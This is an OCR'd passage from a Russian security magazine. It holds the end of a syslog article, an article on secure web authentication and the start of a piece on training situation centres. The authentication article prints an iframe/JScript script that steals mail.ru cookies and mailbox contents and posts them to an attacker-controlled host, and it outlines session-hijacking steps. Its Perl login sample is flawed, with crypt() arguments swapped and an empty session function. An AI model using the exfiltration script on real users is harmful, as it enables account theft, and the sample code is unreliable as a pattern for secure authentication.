
```
  destination swatch {
     program("su syslog -c '/usr/bin/swatch --read- ↵
pipe=\"cat /dev/fd/0\"'");
    };
```

Как видно из примера, swatch легко интегрировать в нашу уже работающую систему протоколирования.

Резюме

Как бы не была хороша и безопасна представленная система протоколирования, она не поможет вам ровно ничем в предотвращении вторжений/утечек информации без перманентного слежения за ее работой и обрабатываемыми ею протоколами. Нельзя забывать, что протоколирование – лишь средство экстренного оповещения, а не панацея от всех бед. Главная же задача администратора безопасности – это не допустить компрометирования системы как таковой. Нужно следить за появлением уязвимостей во всех функционирующих на серверах сервисов, выходом заплаток и обновлений. Нужно тщательно продумывать политику как внешней, так и локальной безопасности. Даже если в системе нет валидных пользовательских учетных записей, необходимо предусмотреть возможность получения прав в системе путем компрометирования одного из внешних сервисов. Также в среде информационной безопасности известно множество способов обеспечения как повышенного уровня безопасности систем, так и способов облегчения задачи их администрирования. Например, у вас есть два сервиса: web и ftp. Соответственно, вам постоянно приходится следить за обновлениями обоих продуктов. Однако многие не знают, что эти оба сервиса можно скрыть от Интернета и сделать доступными через прокси-сервер, например, squid, который будет как защищать сервисы, так и ускорять их работу. Таким образом, вам придется следить за обновлениями только одного продукта вместо двух. Что касается локальной безопасности, существует множество серьезных решений, которые защищают систему от вторжения изнутри. Защищают нужные вам процессы, программы и данные. Для платформы Linux подойдут такие решения, как gresecurity (www.grsecurity.net), lids (www.lids.org) и т. д. В BSD-системах используются реализации jailed-/chrooted-окружений, а также многочисленные встроенные функции системы, ориентированные на безопасность. Причем эти решения, порой, настолько развиты, что могут защищать систему не только от внутренних, но и от внешних вторжений. Gresecurity, например, может на лету блокировать посылаемые сервисам shellcodes в результате переполнений буфера или других атак. Если вы только начинаете заниматься безопасностью вашей уже функционирующей в Интернете системы, можно воспользоваться дополнительными средствами аудита, такими как сканеры сетевой безопасности. Результаты сканирования позволят вам сделать вывод об общем состоянии вашего сервера, критических уязвимостях сервисов и стабильности работы системы в целом. В любом случае надо помнить, что с совершенствованием технологий защиты, совершенствуются и автоматизируются технологии нападения. Таким образом, люди, которые, порой, в своих знаниях недалеко ушли от рядовых пользователей, могут нанести существенный урон критически важным данным серьезных компаний, воспользовавшись кем-то написанными и опубликованными средствами атаки.

СОВЕТЫ ПО БЕЗОПАСНОЙ ВЕБ-АУТЕНТИФИКАЦИИ



ИГОРЬ ТЕТЕРИН

Речь пойдет об аутентификации на сайтах. Аутентификация – очень важная вещь, от нее зависит безопасность всего вашего проекта. Если система была продумана недостаточно хорошо, то в случае хранения приватной информации о проекте будут слагать истории на аналогах hacknet.ru о том, как получить чужие данные и управлять ими. Обычные почтовые системы сколько существуют, столько и исправляют свои системы аутентификации. К тому же система аутентификации может содержать систему восстановления пароля, что еще больше подрывает безопасность. На своем опыте приходилось открывать пару ящиков именно за счет слабой системы аутентификации. Не буду спорить, для новичков поломать mail.ru покажется невозможным, но это не так сложно. Речь далее пойдет не о взломе mail.ru, а о способах аутентификации и защиты от взлома.

Способы

Существует несколько стандартных способов аутентификации. Но любые способы основываются на какой-либо идентифицирующей информации. И чем меньше идентификационных данных, тем слабее защита. Например, аутентификация на основе лишь имени и пароля куда опаснее, чем если к этому добавится верификация по IP-адресу. Приведу несколько примеров, начиная с самого слабого:

- Отсутствие аутентификации, знание нахождения нужных данных;
- Аутентификация за счет передаваемых куков;
- Аутентификация на основе имени и пароля;
- Аутентификация на основе имени и пароля, IP-адреса;
- Аутентификация на основе имени и пароля, времени, IP-адреса и т. п.

Такие методы сравнивать сложно, поскольку аутентификация может проходить однажды и на определенный срок, либо на каждый сеанс связи.

Удобство

Конечно, удобными являются те способы, которые не требуют какого-либо ввода данных и предустановки какого-либо программного обеспечения. К этому мы и будем стремиться, но в меру разумности. Наша основная задача – найти золотую середину, где количество аутентифицирующих действий компенсируется уровнем безопасности. Проблема создания безопасной системы в том, что необходимо учитывать удобство, а если сделать систему очень удобной, то это потребует снижения уровня безопасности и наоборот. Под удобством понимается количество необходимых действий для достижения удачной аутентификации. Тут существует несколько вариантов:

- Ввод имени/пароля каждый раз.
- Предустановка и настройка необходимого дополнительного ПО.
- Знание секретного имени, например скрипта.
- Полная прозрачность действий для клиента.

Самым удобным является последний вариант (полная прозрачность), но это означает, что идентифицирующие данные хранятся не в голове или записной книжке клиента, а в компьютере, например в cookie. Если аутентификация прозрачна лишь в небольшом промежутке времени, либо в течение одной сессии, то идентифицирующие данные могут быть просто в памяти, если было предустановлено ПО, то данные могут быть где угодно (винчестер, внешние носители и т. п.). Автоматизировать процесс получения чужих данных легче всего, когда они хранятся в cookie. Современные системы аутентификации комбинируют различные методы, поэтому автоматизировать что-то будет очень сложно. Система WebMoney предлагает хранить критичные данные на дискетке. Все обычные веб-сайты хранят обычные cookies, не заставляя пользователей сильно напрягаться.

Безопасность

Самый обычный вариант аутентификации, используемый на большинстве крупных сайтов: при входе на страницу пользователь аутентифицируется парой логин/пароль, после чего создается сессия, которая ограничивается либо закрытием браузера, либо временем. Сессия может привязываться к IP.

Вы думаете тут ничего не поделать? У таких крупных систем обычно существует система восстановления паролей. А сценарий взлома, например, почтового ящика будет выглядеть так: посылаем жертве письмо с ссылкой на свою страничку, либо используем Flash/Action Script->JScript:

```
GetUrl("javascript:alert("123");");
```

При получении почты у жертвы создана сессия, в это время жертве доступны все параметры ящика для чтения (кроме пароля). Таким образом жертва, зайдя на вашу страницу, сама того не зная, открывает в фреймах странички с параметрами, при этом отправляя их содержимое вам же. Это несложно реализуется примерно следующим скриптом (написанным на Perl), который вызывается из фрейма:

```
  (для cookie)
  print <<OPA;
  <form action="http://yourpage.h10.ru/cgi-bin/securecheck.pl"
method="POST"
  name="forma">
  <input type=hidden name=hin>
  </form>
  <script language="jscript">
  onload=function () {
      setTimeout(
          function () {
document.forma.hin.value=document.getElementById("oVictim"). ↵
document.cookie;
  document.forma.submit();
          },
          100
      );
  }
  </script>
  <iframe src="http://www.haqued.ru" id="oVictim"></iframe>
  OPA
  }

  (для содержимого)
  print <<OPA;
  <form action="http://yourpage.h10.ru/cgi-bin/haque.pl"  ↵
method="POST" name="forma">
  <input type=hidden name=mailform>
  </form>
  <IFRAME  ID="I1"></IFRAME>
  <SCRIPT for=I1 event="NavigateComplete(brows)">
```

```
  document.forma.mailform.value=brows.document.body.innerHTML;
  document.forma.submit();
  </SCRIPT>
  <SCRIPT>
  I1.navigate("http://win.mail.ru/cgi-bin/userinfo");
  setTimeout('I1.navigate("http://win.mail.ru/cgi-bin/ ↵
userinfo")',10000);
  </SCRIPT>
  OPA
  }
```

Приведенные скрипты требуют доработки и подходят только для некоторых версий Internet Explorer. Но вообще достать подобную информацию не составляет никакого труда, достаточно проштудировать следующие сайты:

- malware.com
- pivx.com
- securityfocus.com
- packetstorm.org
- securitylab.ru
- guninski.com
- graymagic.com

и вы найдете все о том, как совершается атака на чужую информацию. (Врага надо знать в лицо.)

Рассмотрим более простой вариант аутентификации. Данный способ реализован у одного бывшего крупнейшего провайдера. Аутентификация происходит без использования cookie. Это заставляет пользователей постоянно вводить имя и пароль. Данная схема отбрасывает огромное число возможных дыр, но при этом подобная схема несколько нагромождает внутренний код рутинными операциями, при этом несложно допустить ошибку.

Рассмотрим схему подписки на получение логов. Раз аутентификация происходит без использования куков, то было бы логично сделать операцию получения логов в одной форме с аутентификацией, однако у провайдера это происходит в 2 шага:

- Аутентификация.
- Изменение параметров получения логов.

Возникает вопрос, каким образом мы на втором шаге узнаем о том, что именно хозяин логов делает изменения или просматривает информацию? Об этом заботится первый шаг следующим образом: после аутентификации (в случае успеха) на странице изменения параметров появляется скрытый атрибут:

```
<INPUT NAME="logi" TYPE="hidden" VALUE="123">
```

где VALUE – имя пользователя. Больше никаких данных не требуется, что дает нам возможность, во-первых, перейти непосредственно ко второму шагу без аутентификации, а нужное имя придумать какое угодно, например любимой подруги. Данное свойство кривой аутентификации позволяет просматривать чужую статистику пользования Интернетом, телефоны и подобную приватную информацию.

А наша задача состоит в том, чтобы обеспечить надежную защиту от подобного безобразия. Теперь мы понимаем, что вариант без куков становится еще и неудобным не только со стороны клиента. Решение задачи лежит где-то рядом: нам необходимо уметь создавать короткие сессии, привязанные к IP, но исключить возможность при помощи Cross Site Scripting атаки получать доступ к чувствительной информации.

Ошибкой mail.ru является присвоение уникального идентификатора сессии, не зависимого от времени или других случайных факторов. Это должно позволить получить доступ к почте следующим образом:

- нам необходимы куки жертвы;
- идентификатор сессии, который мы можем найти в переменной $ENV{'HTTP_REFERER'}, если жертва перейдет по ссылке на нашу страницу, также необходим;
- мы должны знать примерное время, когда жертва будет проверять почту.

Затем, когда жертва заходит проверять почту, мы посылаем mail.ru запрос с куками жертвы и идентификатором. В течение получаса ящик будет в вашем распоряжении. Но я не утверждаю это, потому что сессия может быть привязана к IP, и тогда все накроется медным тазом (подмена IP-адреса – не такая простая задача). Наконец, мы начинаем примерно представлять схему работы идентификации.

- При первоначальной аутентификации у клиента создается хэш (в куках), который зависит от: IP, времени, начала сессии, имени, пароля.
- Хэш действует на протяжении одной сессии, в течение получаса (время зависит от вашего проекта) и отсылается при каждом запросе новой страницы вашего сайта. В данном случае возможна лишь аналогичная атака с mail.ru, но в составе с атакой spoofing, что реализуется несколько сложнее, и получение ответов от сервера затруднено принципом атаки (подмена IP).

По закрытию браузера, либо по истечении времени хэш приходит в негодность. Хэш можно раздавать всем друзьям и знакомым хакерам. Это им даст возможность подбирать параметры, в том числе и пароль, т.к. примерное время они могут знать, IP тем более. Значит, нужен еще один параметр. Чтобы подобрать пароль, нужно знать время, его можно угадать, но если сделать его точным до миллисекунд, то перебор становится затруднен.

Теперь подумаем немного. Пользователь присылает нам хэш. А нельзя ли исключить то, что у пользователя хранится этот хэш? Исключить это можно, передавая пользователю лишь идентификатор сессии. Все правильно, этим мы исключаем возможность подбора данных пользователя по хэшу, не теряя при этом ничего. Соответственно, данные, полученные от пользователя, мы ассоциируем с номером сессии, при этом пароль мы все же приводим в состояние хэша. Вот мы и получили безопасную схему аутентификации со своей стороны.

Остаются ошибки браузера. В данном случае возможна атака следующего вида: пользователь после прочтения «нехорошего» письма попадает на страницу взломщика, где уже скрыто в невидимые фреймы грузятся необходимые страницы, после чего содержимое страниц отправляется взломщику. Тут уже жертве придется просто-напросто ставить заплатки.

Микро-система

Давайте рассмотрим поближе, как должна работать система и приведем некоторые примеры, а начнем мы с того, что клиент заходит на главную страницу. Изначально у пользователя нет аутентифицирующих куков. Пользователь заполняет аутентифицирующие поля (Логин/Пароль) и отправляет следующую форму серверу:

```
<form action='cgi-bin/auth.cgi'>
<input name='login' type='text'>
<input name='password' type='password'>
</form>
```

Скрипт теперь должен проверить, регистрировался ли тут такой пользователь или нет. Если не регистрировался, предложить повторить попытку или зарегистрироваться. Если полученные данные верны, тогда формируется сессия, а клиенту возвращается идентификатор в куках. Тут хочется отметить следующие моменты: обязательно проверяйте только POST-данные. Количество попыток ограничьте тремя, после чего просто заблокируйте аккаунт на некоторое непродолжительное время с данного IP (1-2 часа).

Предположим, что пришедшие данные лежат в хэше %POST (удобным в этом плане является модуль WebIn с сайта dklab.ru). В примере мы будем его использовать лишь для создания хэша с параметрами от пользователя %POST и %COOKIE. Тогда инициализация скрипта будет следующей:

```
use WebIn(1);

if (exists($COOKIE{id})) {CheckID()} # если в куках пришел
                    # параметр id тогда нужно его проверить

$ip=$ENV{REMOTE_ADDR};
# тут необходима проверка
# валидности IP и на заблокированные IP

$login=$POST{login};
$password=crypt($login,$POST{password});


($sec,$min,$hour,$mday,$mon,$year)
 = (localtime(time))[0,1,2,3,4,5];
          $mon+=1;
          $hour="0$hour" if ($hour<10);
          $min="0$min" if ($min<10);
          $mday="0$mday" if ($mday<10);
          $mon="0$mon" if ($mon<10);
          $year+=1900;
           $time=$year.$mon.$mday.$hour.$min.$sec;
```

Теперь четыре скаляра содержат необходимые для нас данные (логин, пароль, IP, время обращения).

Далее, нам необходимо прочитать имя, хэш пароля и сравнить их с полученными, для простоты представим, что пользовательские данные из базы уже лежат в скалярах $login_, $password_.

```
if ($login eq $login_ && $password eq $password_) {CreateID()}
else {WrongAuthorisation()}
```

При неудачной попытке авторизации увеличивается счетчик количества авторизаций, и в случае превышения лимита блокируется IP на некоторое время.

Теперь рассмотрим подробнее функцию &CreateID:

```
sub CreateID
{

return 0;
}
```

Данная функция содержит следующие шаги:

- подготовка данных для создания сессии;
- сохранение параметров сессии с самим номером сессии;
- отправка кука с номером сессии.

Я не считаю необходимым навязывать способы форматирования данных, у каждого они свои, поэтому поговорим немного об уникальности сессий. Как вы сами понимаете, каждая сессия должна быть уникальной, и нельзя, чтобы номера сессий пересекались. Поэтому было бы хорошо, чтобы номер сессии зависел от параметров, ассоциированных с сессией. Время начала сессии – подходящий вариант, но это уже будет выдавать один из параметров, поэтому лучшим способом будет вести список сессий, по которому будет легко определить отсутствие номера сессии, а собственно номер сессии генериться случайно. Выудить полезную информацию не получится, а сворованный идентификатор сессии ничего не даст (опять же кроме сложной атаки с использованием spoofing IP).

Основной принцип: минимум критичной информации у пользователя и в передаваемых данных.

Если на вашем сайте авторизированные пользователи, например, только добавляют статью, а дальше их авторизация ни к чему, тогда лучшим вариантом будет вообще отсутствие работы с куками, и любое действие, разрешенное только избранным, должно идти параллельно с авторизацией.

И еще один момент: я рекомендую по минимуму использовать чужой код, а если уж используете, то вы должны представлять, что, где и как обрабатывается. Некоторые люди смело ставят такие вещи, как YABB либо чужие гостевые книги, в большинстве которых есть дыры. В том же YABB допускается вставка FLASH, а это уже признак того, что можно легко устроить XSS-атаку.

Еще один совет: чем больше код (ваш или чужой, а особенно чужой), тем больше вероятность ошибок в нем. Используйте только то, что действительно считаете необходимым.

Некоторые волшебные места

За последнее время находятся удивительные способы получения критичной информации. Если вы пишете собственную систему, то вам необходимо обратить внимание на следующий момент. Ответ от сервера в качестве результата аутентификации необходимо возвращать по истечении определенного времени, в среднем равного времени неудачной аутентификации. Что это значит? Просто по времени задержки можно узнать наличие логина в базе. Говоря простым языком, можно составить список пользователей, который в дальнейшем можно применять, например, для подбора паролей по словарю, либо использовать список, как готовый спам-лист. Реализуется задержка ответа достаточно просто: первым делом организуйте кэширизацию ответов. Неплохим примером может по-

служить модуль с dklab.ru (WebOut.pm), либо неплохой микро-пример на jkeks.far.ru/ret, модуль err.pm. Суть заключается в том, что весь вывод накапливается, после готовности данных они отправляются.

Другая менее популярная проблема небольших проектов может существовать в самом процессе обработки POST-запросов. Дело в том, что в HTML-форму можно положить собственный параметр.

```
<input name='login' type='file'>
```

Собственно, речь идет о наличии не ASCII-символов. Необходимо иметь четкую и простую проверку, потому как данные логина сравниваются с содержимым базы, и нередко такие параметры передаются системам управления базами данных, где существуют свои критичные символы, т.е. необходим хороший фильтр данных. Кроме того, необходимо рассмотреть следующий пример:

```
-----------------------------7d339828e8
Content-Disposition: form-data; name="login";
filename="longfilename.txt"
Content-Type: text/plain
```

Данные:

```
-----------------------------7d339828e8
Content-Disposition: form-data; name="login"

AAABBBCCCAAABBBBBB
-----------------------------7d339828e8--
```

Удивительный запрос, да? Логин приходит в виде файла? Проблема существует в некоторых обработчиках форм. Какие проблемы тут могут быть?

1. В логин попадут неотфильтрованные данные.

2. Атакующий сможет как минимум создать временный файл в системе, занять канал.

Это связано с универсальностью обработки входящих данных некоторых несложных модулей. Некоторые даже коммерческие буржуйские универсальные модули обработки входящих данных автоматически создают временные файлы перед тем, как определить необходимость этих данных, т.е. файлы сначала создаются, а затем уже скрипт решает, нужны ли эти данные или нет.


Данные проблемы ставят перед нами задачу. Оказывается, анонимные пользователи так же должны иметь сессии, их аутентификация происходит лишь по номеру сессии, который закреплен за IP-адрес. Это исключит DoS, но не DoS-атаки. Каждая сессия по своему завершению должна удалять временные файлы. Вообще было бы правильнее получать только те данные, которые мы запрашивали и именно того объема, который мы хотим.

Если на сервере используется правильный обработчик MIME, то последствия вообще сложно предсказать, потому как стандарт MIME предусматривает много каких вещей. Именно поэтому приходящие формы советую обрабатывать несложными алгоритмами уже упомянутых проектов. Кстати, cgi-lib так же неплох в этом отношении. Как вы понимаете, в данные стандарты заложена ошибка. Стандарт MIME предназначен для почтовых сообщений, а включение его в POST-ответы принесет немало бед, некоторые из них нам уже показала malware.com.

Хочется обратить ваше внимание на еще одну проблему, связанную с UNICODE и, собственно, Mozilla-браузером. Как известно, с настройками по умолчанию Mozilla отправляет данные формы в UNICODE, что значительно увеличивает объем данных. Тут проблемы вовсе неразрешимы средствами стандартов, так как однозначное определение UNICODE невозможно, потому как нет идентифицирующих UNICODE параметров нигде. Точнее, их может не быть. Анализировать приходящие данные на UNICODE нельзя, потому как нельзя будет избежать ошибок, а значит увеличится вероятность взлома. Рассмотрим пример содержимого POST от Mozilla:

```
-----------------------------41184676334
Content-Disposition: form-data; name="login"

AAABBBCCC&#1040;&#1040;&#1040;&#1041;&#1041;&#1041;&#1042;&#1042;&#1042;
-----------------------------41184676334--
```

Подобное содержимое должно преобразоваться из UNICODE, после чего пройти все фильтры по критичным символам и длине данных, но, как я и написал, однозначно нельзя определить UNICODE, поэтому входящие данные будут скорее испорчены. На этой оптимистической ноте я и хотел бы закончить свой рассказ о подводных камнях аутентификации через WEB.



ОБРАЗОВАНИЕ

ОБУЧАЮЩИЕ СИТУАЦИОННЫЕ ЦЕНТРЫ

АНДРЕЙ ФИЛИППОВИЧ

В феврале 2003 г. в РГГУ прошла конференция «Ситуационный центр как инструмент моделирования процессов для подготовки специалистов». Она была посвящена вопросам создания ситуационных центров в образовательных учреждениях.

Термин «Ситуационные Центры» в настоящее время имеет множество трактовок, поэтому важно подчеркнуть, что его создание не сводится к закупке современной компьютерной и презентационной техники или к использованию методов ситуационного моделирования и понятия "ситуации" [5]. В последнем случае под ситуацией можно понимать практически любое явление в мире, однако это не позволяет каждую автоматизированную систему считать СЦ.

В рамках этой статьи под СЦ будем понимать совокупность программно-технических средств, научно-математических методов и инженерных решений для автоматизации процессов отображения, моделирования, анализа ситуаций и управления. СЦ позволяет автоматизировать обработку самой ситуации, а не только исходных данных, необходимых для ее последующего выявления и анализа субъектом.

Необходимость создания обучающих СЦ

Рассмотрим необходимость создания обучающих ситуационных центров (ОСЦ) с точки зрения подготовки сотрудников для работы в действующем центре. Персонал СЦ условно разделим на две группы: инженеры программно-технического обеспечения и оперативный состав. Инженеры осуществляют контроль, настройку, ремонт, замену и доработку используемой техники и программных продуктов. Оперативный состав проводит анализ ситуаций и принимает управленческие решения.

Обе группы могут работать в двух режимах – индивидуальном и коллективном. В первом случае каждый сотрудник работает только в своей фиксированной области и не согласовывает свою деятельность с другими членами группы. Во втором случае сотрудники могут работать над решением общей проблемы и должны учитывать возможные влияния своих решений на деятельность коллег.

Потребность в создании СЦ для обучения специалистов, работающих в индивидуальном режиме, может возникнуть только в случае, когда реализация группы отдельных рабочих мест более трудоемка, чем разработка центра в целом. Необходимость подготовки инженеров программно-технического обеспечения в СЦ существенно меньше, чем оперативного состава. Это связано с тем, что центр для обеспечения повышенной надежности почти всегда строится на модульном принципе, дающем возможность изучать его работу на примере отдельных компонент.

Целесообразность создания ОСЦ определяется потребностью в подготовке большого числа специалистов, способных работать в коллективном режиме и невозможностью или экономической невыгодностью индивидуального обучения.

В настоящее время количество СЦ в России мало. Кроме того, почти все они являются уникальными, что создает существенное препятствие для подготовки «универсального» работника. Например, невозможно обучить диспетчера, способного одинаково хорошо работать в ситуационных залах АЭС и аэропорта. В будущем, при увеличении числа СЦ, возможен рост спроса на соответствующих специалистов.

Новые (создаваемые) СЦ, которые должны осуществлять постоянный мониторинг, не позволяют отработать экстренные ситуации до их возникновения, поэтому для них всегда существует необходимость в системе обучения. В центрах, где постоянный контроль несущественен, можно предусмотреть специальный режим работы – режим обучения. Проиллюстрируем необходимость создания ОСЦ на следующем примере. СЦ вооруженных сил требуются специалисты для работы в мирных и боевых условиях. Центр работает непрерывно и позволяет набрать необходимую статистику для принятия решений в условиях мира. Боевые действия никогда не велись, и их невозможно полноценно имитировать с помощью учений, поэтому создание ОСЦ необходимо.

Возможность создания ОСЦ

Рассмотрим существующие возможности создания обучающих ситуационных центров. Для этого выделим три основных варианта разработки ОСЦ:

1. для действующего СЦ;
2. для разрабатываемого СЦ;
3. для универсального СЦ.

1. ОСЦ можно реализовать как копию действующего центра или как его упрощенную модификацию. Создание полной копии в большинстве случаев экономически невыгодно. Упрощенная модификация должна воссоздать редуцируемые части на информационном уровне. В противном случае ОСЦ будет представлять собой лишь набор отдельных компонент. Такой подход реализации ОСЦ приводит к идее о создании виртуального СЦ, который полностью или частично функционирует на программном, а не на техническом или физическом уровне.

В ОСЦ должна существовать эффективная система оценки обучающего персонала, которая может быть построена на основе экспертной системы. Если в нее заложить опыт множества специалистов, то она может оказаться более эффективной, чем индивидуальное обучение.

Другим вариантом тестирования обучающихся является сравнение их деятельности с работой экспертов. Для этого необходимо обеспечить совместное поступление информации в обучающий и действующий СЦ или осуществить протоколирование деятельности экспертов за длительный промежуток времени для последующего использования в ОСЦ. Последнее решение может оказаться менее предпочтительным, т.к. ситуация в системе постоянно изменяется. Оптимальным вариантом является возможность использования обоих подходов.

2. На этапе проектирования нового (нетипового) СЦ нужно учитывать возможность его использования для обучения. Если постоянный мониторинг за ситуацией не обязателен, то следует предусмотреть несколько режимов работы.

При отсутствии опыта и накопленной базы управленческих решений разработка экспертной или сравнивающей системы практически невозможна. Для преодоления

этой проблемы в СЦ необходимо создать систему ситуационного моделирования, позволяющую генерировать потоки входной информации. Тогда группа специалистов сможет оценить результаты принятия решений оперативным составом и сформировать соответствующую экспертную базу знаний.

Важно отметить, что при таком обучении знания формируются «эволюционно» на основании экспериментов. Правила работы, критерии и методы оценки могут значительно изменяться, что не позволяет использовать традиционный подход к обучению.

